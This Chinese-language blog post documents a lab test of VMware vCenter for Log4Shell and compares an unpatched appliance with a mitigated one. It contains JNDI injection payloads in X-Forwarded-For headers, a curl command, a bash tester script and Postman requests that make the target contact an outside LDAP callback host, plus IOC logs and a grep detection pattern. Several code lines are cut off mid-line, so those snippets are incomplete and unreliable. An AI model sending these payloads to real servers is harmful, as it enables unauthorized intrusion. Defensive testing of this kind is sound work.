*tags: security  vmware*

# 測試 VMware vCenter 的 Log4Shell 漏洞



## 從 VMSA 通報開始

從上週開始收到 VMSA（VMware Security Advisories）訂閱的安全通報，**Log4Shell(CVE-2021-44228)** 漏洞資訊就整個炸開，目前 VMSA-2021-0028 已經更新到 VMSA-2021-0028.**5**(2021/12/21 更新)。

相關安全資訊請直接參考 **[VMSA-2021-0028]**(https://www.vmware.com/security/advisories/VMSA-2021-0028.html)，其中提供目前 VMware 受影響產品的列表及緩解處置建議。相關回應請參考 **[VMware Response to CVE-2021-44228 and CVE-2021-45046: Apache Log4j Remote Code Execution - KB 87068]**(https://kb.vmware.com/s/article/87068)。

## vCenter Server 建議處置資訊

目前對於 vCenter Server ( Virtual Appliance ) 官方提供資訊如下：


| Product | Version | Running On | CVE Identifier | CVSSv3 | Severity | F V |
|---|---|---|---|---|---|---|
| **VMware vCenter Server** | 7.x, 6.7.x, 6.5.x | Virtual Appliance | CVE-2021-44228, CVE-2021-45046 | 10.0, 9.0 | **critical** | **F F** |

🔥 **看起來目前 vCenter 若沒按照建議處理，應該可以被遠端和未經身份驗證的攻擊者輕鬆利用。**

## 對 vCSA 使用 Log4j 漏洞

最初直接有關利用 Log4j 漏洞向 vCSA 採取攻擊的資訊並不十分清楚，但經過一番功夫及網路安全專家提供的方式，才有了以下 Log4j 漏洞利用的測試紀錄。

### Log4Shell 漏洞攻擊流程




圖片來源: **AlertLogic**(https://www.alertlogic.com/blog/log4shell-its-3-attack-phases-and-why-theyre-critical-to-understand/)

## 漏洞利用資訊

從 **@w3bd3vil** (https://twitter.com/w3bd3vil) 在 **Twitter** (https://twitter.com/w3bd3vil/status/1469814463414951937) 上公開的資訊來看，對於 vCSA 使用 Log4j 漏洞利用可以直接透過 **請求標頭（Header）** 帶入 `X-Forwarded-For` ，並注入 `${jndi:ldap:attackserver:1389/payload}` 資訊達成。

```
GET /websso/SAML2/SLO/vsphere.local?SAMLRequest= HTTP/2
Host: 10.10.10.162
X-Forwarded-For: ${jndi:ldap://10.10.10.151:1389/o=tomcat}
```

另外看來直接向 vCSA 登入頁面（ `/websso/SAML2/SSO/{sso_domain}?SAMLRequest=` ）提出請求就可以複製出漏洞利用的狀態。


## 使用 cURL 請求

根據以上的公佈的資訊，使用 cURL 進行 GET 請求，應該是最直接的方式了，大致上請求語法如下：

```
curl --insecure  -vv -H "X-Forwarded-For: \${jndi:ldap://10.10.10.151:1389/o=tomcat}" "h
```

## 入侵指標（Indicator of Compromise）

從網路上取得的資訊來看，目前從 vCSA 中以下的事件紀錄檔，可以發現有漏洞利用的痕跡。

- `/var/log/vmware/sso/websso.log`

```
[CorId=2a0f6a33-3301-4d94-bf61-cf110a58da8c] [auditlogger]
{"user":"n/a","client":"${jndi:ldap://log4shell.huntress.com:1389/738cd5af-e76b-4d9c-
8663-a723aa70bc4f}, 10.7.30.98","timestamp":"12/19/2021 19:31:37
GMT","description":"User n/a@${jndi:ldap://log4shell.huntress.com:1389/738cd5af-e76b-
4d9c-8663-a723aa70bc4f}, 10.7.30.98 failed to log in:
org.opensaml.messaging.decoder.MessageDecodingException: No SAMLRequest or
SAMLResponse query path parameter, invalid SAML 2 HTTP Redirect
message","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"}
```

> 以上為測試產生的紀錄。

- `/var/log/audit/sso-events/audit_events.log`

```
2021-12-19T20:40:49.590Z
{"user":"n/a","client":"${jndi:ldap://log4shell.huntress.com:1389/ab6c0da4-8309-4ee1-
b461-03ab76b625da}, 10.7.30.98","timestamp":"12/19/2021 20:40:49
GMT","description":"User n/a@${jndi:ldap://log4shell.huntress.com:1389/ab6c0da4-8309-
4ee1-b461-03ab76b625da}, 10.7.30.98 failed to log in:
Forbidden","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"}
```

> 以上為測試產生的紀錄。

**參考** 可透過以下命令在 vCSA 上搜尋相關事件紀錄。

```
$ egrep -I -i -r '\$(\{|%7B)jndi:(ldap[s]?
|rmi|dns|nis|iiop|corba|nds|http):/[^\n]+' /var/log/*
```


**注意** jndi 支援的協定並不是只有 ldap 一種。

## 運作流程

上述漏洞利用的運作應該是以下流程：

1. 使用 cURL 向 vCSA 登錄頁面 `/websso/SAML2/SSO/{sso_domain}` 提出 GET 請求，vCSA 會要求用戶提供 **SAMLRequest** 參數。
2. 當 SAMLRequest 參數為空值或解析時發生問題，系統會將錯誤記錄到 `/var/log/vmware/websso.log` 。
3. vCSA 將使用請求標頭中的 `HTTP X-Forwarded-For` 中的參數值作為日誌訊息的"客戶端"。
4. 接著將 log4j 負載注入標頭，並向 vCSA 登錄頁面發出請求後便會導致漏洞利用。

上述流程中漏洞利用的攻擊者，`{sso_domain}` 是屬於不同的參數值，不過一般都是使用 `vsphere.local` 吧？！不過，即便如此，攻擊者只需要向 URL `https://<vcsa_ip_address_or_fqdn>/ui/login` 發出 GET 請求就可以取得該參數值。



## 漏洞利用測試


雖然大致了解如何利用 Log4Shell 漏洞來向 vCSA 執行入侵測試的流程，即便如此還是有些困難點需要克服。

## 漏洞利用服務

Log4Shell 漏洞利用需要透過 ldap 或其他服務提供解析服務，另外透過 web 服務提供遠端惡意程式下載。網路上許多資安專家提供了 JAVA 程式編譯執行後可以提供上述功能使用，也有許多漏洞偵測的程式可以使用。


- **christophetd/log4shell-vulnerable-app (https://github.com/christophetd/log4shell-vulnerable-app)**
- **cyberxml/log4j-poc (https://github.com/cyberxml/log4j-poc)**
- **adilsoybali/Log4j-RCE-Scanner (https://github.com/adilsoybali/Log4j-RCE-Scanner)**
- **TryHackMe Free LAB (https://tryhackme.com/room/solar)**
- **JFrog log4j-tools (https://github.com/jfrog/log4j-tools)**

最後因為能力及資源有限，選擇了 **Huntress Log4Shell Vulnerability Tester (https://log4shell.huntress.com/)**。這個網站直接提供 ldap 和 web 服務，可以透過網頁的說明，取得一組唯一識別碼，提供 log4j 負載作為標頭請求使用。




利用 Log4Shell 漏洞攻擊後，可以在 **View Connections** 網頁（ `https://log4shell.huntress.com/view/<uniq_id>` ）看到紀錄。也提供 JSON 格式（ `https://log4shell.huntress.com/json/<uniq_id>` ）。

⚠️ **注意** 驗證的網頁結果，也只會保留 **30 分鐘**，若有需要紀錄需自行備存。如果還需要再次測試，只要重新取得一組唯一識別碼即可。




網站所使用的工具套件及程式，也同時公開於 GitHub 網站 **[huntresslabs/log4shell-tester]**(https://github.com/huntresslabs/log4shell-tester)，若有安全疑慮則可以自行搭建使用。

> **注意** 上述漏洞利用測試，僅是為了簡易並快速識別應用程序的攻擊風險。實際漏洞造成的潛在風險及後果，請以產品官方產品公告為主。

## 安裝 vCSA 進行測試

好了，困難的地方解決了，剩下來的部份就簡單許多。
因為是 POC 測試，為了不影響生產環境，重新安裝兩組 vCSA，其中一組按照官方提供程序完成緩解修正，另一組則不變動，透過 Log4Shell 漏洞驗證測試，再比較應用結果。
透過 CLI 分別安裝兩組 vCSA 虛擬主機。

| Name | IP Address | Notes |
| --- | --- | --- |
| vcsa-01a | 10.7.150.87 | Vulnerable vCSA |
| vcsa-01b | 10.7.150.119 | Patched vCSA |

⚠️ 雖然是 `Patched vCSA` ，但是目前官方對於 vCSA 僅提供緩解方式，而非正式修補。

使用簡單的腳本檔執行 CLI 安裝 vCSA。


使用 `govc` 檢視 vCSA。

- vuln_vcsa7

```
~/Git-Repos/Projects/govc
source vuln_VC
> Connect to Lab vCenter Server ..... [DONE]

~/Git-Repos/Projects/govc
govc about
FullName:     VMware vCenter Server 7.0.0 build-15952599
Name:         VMware vCenter Server
Vendor:       VMware, Inc.
Version:      7.0.0
Build:        15952599
OS type:      linux-x64
API type:     VirtualCenter
API version:  7.0.0.0
Product ID:   vpx
UUID:         7b8d3b96-a6df-4510-8e52-dfd50208846b
```

- patched_vcsa7

```
~/Git-Repos/Projects/govc
source patched_VC
> Connect to Lab vCenter Server ..... [DONE]

~/Git-Repos/Projects/govc
govc about
FullName:     VMware vCenter Server 7.0.0 build-15952599
Name:         VMware vCenter Server
Vendor:       VMware, Inc.
Version:      7.0.0
Build:        15952599
OS type:      linux-x64
API type:     VirtualCenter
API version:  7.0.0.0
Product ID:   vpx
UUID:         fc9bb0be-e383-49c5-9340-889683f52963
```

## 完成漏洞緩解保護

目前 vCSA 要面對 Log4Shell 漏洞威脅，請參考以下 VMware KB 資訊：

- **Python script to automate the workaround steps of VMSA-2021-0028 vulnerability on vCenter Server Appliance (87088)** (https://kb.vmware.com/s/article/87088)
- **Workaround instructions to address CVE-2021-44228 in vCenter Server and vCenter Cloud Gateway (87081)** (https://kb.vmware.com/s/article/87081)

需要依序執行以下官方提供的 Python 程式:


- `vmsa-2021-0028-kb87081.py`
- `remove_log4j_class.py`

**影響評估** 請了解以下影響後進行緩解方案。

- VCHA needs to be removed before executing the steps in this KB article.
- Environments with external PSCs need to have the script executed on both vCenter and PSC appliances.

執行 `vmsa-2021-0028-kb87081.py` 。

執行 `remove_log4j_class.py` 。




👍 目前 `vcsa-01b` 已完成 Log4Shell 緩解動作。

## 進行 Log4Shell 漏洞測試

根據先前了解 **[Huntress Log4Shell Vulnerability Tester]**(https://log4shell.huntress.com/) 的程序，我們只要正確地執行測試下列步驟，就可以簡易地了解目前 vCSA 對於 Log4Shell 威脅的防護能力。

### 測試流程

1. 登入 **log4shell.huntress.com**(https://log4shell.huntress.com) 取得唯一識別碼。
2. 根據網頁提供的請求標頭，向目標 vCSA 登入網站送出 GET 請求。
3. 檢視測試結果網頁 [**https://log4shell.huntress.com/view/**(https://log4shell.huntress.com/view/)**<唯一識別碼>**]，確認 vCSA 是否有 Log4Shell 安全隱患。

### 撰寫測試腳本

根據測試流程，撰寫簡易的測試腳本。

### 範例腳本 `log4j_tester.sh`


```
#!/usr/bin/env bash

## get scan id
function get_scan_id () {
    echo -e "\n[TASK] Get Scan ID"
    scanId=$(curl -k -s "https://${scanHost}" | grep 'Your unique identifier is:'
}
## get sso domain
function get_sso_domain () {
    echo -e "\n[TASK] Get vCSA SSO Domain"
    ssoDomain=$(curl -k -s -vv "https://${vcsa}/ui/login" 2>&1 | grep 'location:'
}

## test vcsa
function vcsa_test () {
    echo -e "\n[TASK] Use [X-Forwarded-For] method to test"
    vcsaScanUrl="https://${vcsa}/websso/SAML2/SSO/${ssoDomain}?SAMLRequest="
    headers="X-Forwarded-For: \${jndi:ldap://${scanHost}:1389/${scanId}}"
    curl -k -s --max-time 20 -H "${headers}" "${vcsaScanUrl}" &> /dev/null
}

## check ui result
function view_result () {
    viewUrl="https://${scanHost}/view/${scanId}"
    echo -e "  - View Connect:\t${viewUrl}"
}

## check json result
function json_result () {
    jsonUrl="https://${scanHost}/json/${scanId}"
    count=$(curl -k -s "${jsonUrl}" | jq '.hits | length')
    if [[ ${count} != 0 ]]; then
        echo -e "  - Vulunerable:\tYES"
    else
        echo -e "  - Vulunerable:\tIt seems good!"
    fi
}

function result () {
    echo -e "\n[TASK] Test Result"
    echo -e "  - Host:\t\t${vcsa}"
    echo -e "  - SSO Domain:\t\t${ssoDomain}"
    echo -e "  - Scan ID:\t\t${scanId}"
    echo -e "  - Target URL:\t\t${vcsaScanUrl}"
    echo -e "  - Method:\t\t${headers}"
    view_result
    json_result
}

scanHost="log4shell.huntress.com"
vcsa="${1:-10.7.150.87}"

## main
get_scan_id
get_sso_domain
vcsa_test
result
```

# 執行結果


## VCSA-01A（VULNERABLE）

從結果顯示得知未進行緩解程序的 vCSA，的確有 Log4Shell 漏洞攻擊的風險。


從網頁中可以觀察到有連回至 LDAP/Web 服務的資料。





JSON 格式網頁顯示。





## VCSA-01B（PATCHED）


經過緩解程序處置的 vCSA，的確解除了部份 Log2Shell 的威脅。




因為緩解了 Log4Shell 的威脅，並沒有連線回攻擊主機的資料。





JSON 格式網頁也是一樣的結果。




## 檢視 /VAR/LOG/VMWARE/SSO/WEBSSO.LOG

從事件紀錄檔可以檢視到利用 Log4Shell 漏洞的軌跡。




## 測試結論


根據簡單的漏洞利用測試服務，可以快速檢測 vCSA 面對 Log4Shell 漏洞的防護力，至於其他遭受影響的 VMware 產品，也趕緊**按照官方程序完成緩解處理吧**！

## 使用 Postman ?

最近學習的 Postman 似乎也可以拿來練習一下。跟據先前的技巧建立集合（Collection），並依照先前的流程完成相關請求，再透過 **Collection Runner** 搭配 JSON 檔案執行。
請依序完成以下組態。


### 集合及請求組態

- 集合（Collection）：`Log4j Tester`
- 資料夾（Folder）[選項]：`scanner`




- 環境變數（Environments）：`vCenter Log4j Env`
  - `scan_server`：`log4shell.huntress.com`
  - `view_url`：`https://log4shell.huntress.com/view/`
  - `json_url`：`https://log4shell.huntress.com/json/`

> 將設定完成的環境變數套用至集合，以便後續請求可使用相關變數。




- 請求及腳本檔
  - `Get Scan ID`
    - **URL**: `GET https://{{scan_server}}`
    - **Tests**:

```
pm.test("Status code is 200", function (
    pm.response.to.have.status(200);
});

const $ = cheerio.load(pm.response.text(

let scanID = ($('code').text().replace("

pm.collectionVariables.set("scan_id", sc
```

- **Get SSO Domain**
  - **URL**: `GET https://{{vcsa_name}}/ui/login`
  - **Pre-request Script**:

```
let defaultVcsa = pm.collectionVariables

if (defaultVcsa) {
    pm.collectionVariables.set("vcsa_nam
}
else {
    let vcsaName = pm.iterationData.get(
    pm.collectionVariables.set("target",
}
```

  - **Tests**:

```
pm.test("Status code is 302", function (
    pm.response.to.have.status(302);
});

let ssoDomain = pm.response.headers.get(
pm.collectionVariables.set("sso_domain",
```

  - 📌 **Setting**: 將 **Automatically follow redirect** 功能關閉。
- **Scan vCSA**
  - **URL**: `GET https://{{vcsa_name}}/websso/SAML2/SSO/{{sso_domain}}?SAMLRequest=`
  - 📌 **Headers**:

| Key | Value |
| --- | --- |
| X-Forwarded-For | ${jndi:ldap://{{scan_server}}:138 |

- **Tests**:

```
pm.test("Status code is 403", function (
    pm.response.to.have.status(403);
});
```

- **`Scan Json Result`**
  - **URL**: `GET {{json_url}}/{{scan_id}}`
  - **Tests**

```
const response = pm.response.json();

pm.test("Status code is 200", function (
    pm.response.to.have.status(200);
});

pm.test("JSON Data is NOT Null", () => {
    pm.expect(pm.response.json()).not.eq
});

let host = pm.collectionVariables.get("v
let domain = pm.collectionVariables.get(
//let id = pm.collectionVariables.get("s
let scanId = pm.collectionVariables.get(
let resultUrl = pm.environment.get("view
let jsonUrl = pm.environment.get("json_u
let hitCount = response.hits.length;

// Result
console.log("Host:\t\t\t" + host);
console.log("SSO Domain:\t\t" + domain);
console.log("Scan ID:\t\t" + scanId);
console.info("View Connect URL:\t" + res
console.info("JSON Result URL:\t" + jsor

if (hitCount > 0) {
    console.error("Vulnerable:\t\tYES");
} else {
    console.log("Vulnerable:\t\tIt seems
}
```

完成上述組態請務必確認**儲存**。

## JSON 檔

